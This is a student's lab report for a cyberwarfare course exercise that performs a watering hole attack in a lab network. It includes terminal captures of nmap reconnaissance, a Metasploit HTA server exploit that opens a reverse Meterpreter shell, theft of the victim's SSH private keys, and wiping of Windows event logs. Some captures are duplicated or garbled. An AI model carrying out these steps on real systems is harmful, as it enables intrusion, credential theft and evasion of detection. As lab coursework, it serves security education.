

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

Student:

Truc Huynh

Email:

huyntl02@pfw.edu

Time on Task:

2 hours, 31 minutes

Progress:


100%

Report Generated: Thursday, September 29, 2022 at 12:32 PM

Hands-On Demonstration

Part 1: Perform Reconnaissance on the Target

8. Make a screen capture showing the server's rejection of the SSH login.




```
root@kali: /home/kali
Performing Watering Hole Attack
AttackLinux01
2022-09-29 11:36:08
Truc Huynh
1 x
1 x
1 x
root@kali)~/home/kali
root@kali)~/home/kali
# nmap -o -sV 201.10.1.1
Output filename begins with '-'. Try '-o ./-sV' if you really want it to be named as such.
QUITTING!
root@kali)~/home/kali
# nmap -o -sV 201.10.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29 11:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 201.10.1.1
Host is up (0.0005s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9 (protocol 2.0)
80/tcp    open  http     nginx
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Device type: FreeBSD 11.X (92%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (92%)
No exact OS matches for host (test conditions non-ideal).
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.32 seconds
root@kali)~/home/kali
# ssh admin@201.10.1.1
The authenticity of host '201.10.1.1 (201.10.1.1)' can't be established.
ED25519 key fingerprint is SHA256:JCIS/0Y2rEpCEstzVnFoZrc1hDvKfFVz+4sSwJYi/g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '201.10.1.1' (ED25519) to the list of known hosts.
admin@201.10.1.1: Permission denied (publickey).
```

Performing a Watering Hole Attack


Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

18. Make a screen capture showing the XSS proof-of-concept on the watering hole.



Part 2: Perform a Watering Hole Attack


10. Make a screen capture showing the successful server start-up in Metasploit.



Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02


15. Make a screen capture showing the delivering payload message.



```
msf6 exploit(windows/misc/hta_server) > exploit
[-] Unknown command: exploit
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Using URL: http://202.20.2.4:8080/JuicerClient.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 202.20.2.4 hta_server - Delivering Payload
```

23. Make a screen capture showing the session from the remote victim.



```
msf6 exploit(windows/misc/hta_server) > s
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 → 201.10.1.1:23801) at 2022-09-29 11:54:54 -0400

sessions
[-] Unknown command: sessions
msf6 exploit(windows/misc/hta_server) > sessions
Active sessions
Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows  DRISST\fsmith @ VWORKSTATION  202.20.2.4:4444 → 201.10.1.1:23801 (172.30.0.2)


msf6 exploit(windows/misc/hta_server) >
```

Part 3: Perform Post-Exploitation Maneuvers

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

4. Make a screen capture showing the **operating system, workstation name, and domain name**.



```
OWASP Juice Shop - Mo... root@kali: /home/kali 11:57 AM
Performing a Watering Hole Attack
AttackLinux01
2022-09-29 11:57:31
Truc Huynh

File Actions Edit View Help

Jobs

Id Name Payload Payload opts
--
0 Exploit: windows/misc/hta_server windows/meterpreter/reverse_tcp tcp://202.20.2.4:4444

msf6 exploit(windows/misc/hta_server) > s
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:23801) at 2022-09-29 11:54:54 -0400
sessions
[-] Unknown command: ssessions
msf6 exploit(windows/misc/hta_server) >
msf6 exploit(windows/misc/hta_server) > sessions


Active sessions

Id Name Type Information Connection
--
1 meterpreter x86/windows DRISST\fsmith @ VWORKSTATION 202.20.2.4:4444 -> 201.10.1.1:23801 (172.30.0.2)

msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DRISST\fsmith
meterpreter > sysinfo
Computer : VWORKSTATION
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : DRISST
Logged On Users : 5
Meterpreter : x86/windows
meterpreter >
```

6. Make a screen capture showing the **system, user, and idletime** information in your output.



```
OWASP Juice Shop - Mo... root@kali: /home/kali 11:57 AM
Performing a Watering Hole Attack
AttackLinux01
2022-09-29 11:57:45
Truc Huynh

File Actions Edit View Help

Id Name Payload Payload opts
--
0 Exploit: windows/misc/hta_server windows/meterpreter/reverse_tcp tcp://202.20.2.4:4444

msf6 exploit(windows/misc/hta_server) > s
[*] 201.10.1.1 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:23801) at 2022-09-29 11:54:54 -0400
sessions
[-] Unknown command: ssessions
msf6 exploit(windows/misc/hta_server) >
msf6 exploit(windows/misc/hta_server) > sessions

Active sessions

Id Name Type Information Connection
--
1 meterpreter x86/windows DRISST\fsmith @ VWORKSTATION 202.20.2.4:4444 -> 201.10.1.1:23801 (172.30.0.2)


msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DRISST\fsmith
meterpreter > sysinfo
Computer : VWORKSTATION
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : DRISST
Logged On Users : 5
Meterpreter : x86/windows
meterpreter > idletime
User has been idle for: 41 mins 29 secs
meterpreter >
```


Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

12. Make a screen capture showing the screenshot of the user's desktop and TODO.txt file.




23. Make a screen capture showing the successful connection to pfSense firewall with user fsmith.



Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

27. Make a screen capture showing the **Application, System, and Security** logs were successfully wiped from remote victim fsmith's workstation.



```
File Actions Edit View Help
4472 692 SearchUI.exe x64 1 DRISST\fsmith C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
4548 692 RuntimeBroker.exe x64 1 DRISST\fsmith C:\Windows\System32\RuntimeBroker.exe
4628 692 RuntimeBroker.exe x64 1 DRISST\fsmith C:\Windows\System32\RuntimeBroker.exe
4704 1588 GoogleUpdate.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
4836 4012 notepad.exe x64 1 DRISST\fsmith C:\Windows\System32\notepad.exe
5112 692 RuntimeBroker.exe x64 1 DRISST\fsmith C:\Windows\System32\RuntimeBroker.exe

meterpreter > migrate #
[*] Not a PID: #
meterpreter > migrate #4148
[*] Not a PID: #4148
meterpreter > migrate 4148
[*] Migrating from 3520 to 4148 ...
[*] Migration completed successfully.
meterpreter > screenshot -p /home/kali/victim_screenshot.jpg
Screenshot saved to: /home/kali/victim_screenshot.jpg
meterpreter > cd C:\Users\fsmith\.ssh
meterpreter > ls
Listing: C:\Users\fsmith\.ssh

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    473     fil      2021-11-23 06:59:02 -0500 id_rsa
100666/rw-rw-rw-   1456     fil      2021-11-23 06:58:58 -0500 id_rsa.ppk

meterpreter > download id_rsa* - /home/kali/.ssh/
[*] downloading: .\id_rsa -> /home/kali/.ssh/id_rsa
[*] download : .\id_rsa -> /home/kali/.ssh/id_rsa
[*] downloading: .\id_rsa.ppk -> /home/kali/.ssh/id_rsa.ppk
[*] download : .\id_rsa.ppk -> /home/kali/.ssh/id_rsa.ppk
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > clearv
[*] Wiping 760 records from Application...
[*] Wiping 2794 records from System...
[*] Wiping 5327 records from Security...
meterpreter >
```

Challenge and Analysis


Part 1: Research Watering Hole Attacks

Research a real-world watering hole attack. Who conducted it? Who/what was the target? What was used as the watering hole? What were the attack vectors? How long did the attack go unnoticed?

NotPetya attack on Ukraine Who conducted it: Believed Russia (state actor) Who/what was the target: Ukraine (most hit), Europe, US What was used as the watering hole: government website for the Ukrainian (city of Bakhmut) was compromised and used in a watering hole attack to spread the malware via a drive-by download. What were the attack vectors: The malware erases the contents of victims' hard drives, and sabotaged thousands of PC How long did the attack go unnoticed: Estimate a month or less Reference: <https://www.tripwire.com/state-of-security/security-data-protection/cyber-security/notpetya-timeline-of-a-ransomworm/> <https://threatpost.com/researchers-find-blackenergy-apt-links-in-expetr-code/126662/>

Part 2: Configure an Additional XSS Payload

Make a screen capture showing the **successful alert box generation**.



```
OWASP Juice Shop - Mo... *Untitled1 - Mousepad root@kali: /home/kali 12:28 PM
Performing a Watering Hole Attack
AttackLinux01
2022-09-29 12:28:22
Truc Huy
C:\Windows\System32\SearchIndexer.exe
C:\Windows\System32\ctfmon.exe
C:\Windows\explorer.exe
C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienc
eHost.exe
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI
.exe
C:\Windows\System32\RuntimeBroker.exe
C:\Windows\System32\RuntimeBroker.exe
C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
C:\Windows\System32\notepad.exe
C:\Windows\System32\RuntimeBroker.exe

Mode                Size      Type    Last modified      Name
-----
100666/rw-rw-rw-    473     fil    2021-11-23 06:59:02 -0500 id_rsa
100666/rw-rw-rw-   1456     fil    2021-11-23 06:58:58 -0500 id_rsa.ppk

meterpreter > download id_rsa* - /home/kali/.ssh/
[*] downloading: \id_rsa -> /home/kali/.ssh/id_rsa
[*] download : \id_rsa -> /home/kali/.ssh/id_rsa
[*] downloading: \id_rsa.ppk -> /home/kali/.ssh/id_rsa.ppk
[*] download : \id_rsa.ppk -> /home/kali/.ssh/id_rsa.ppk
```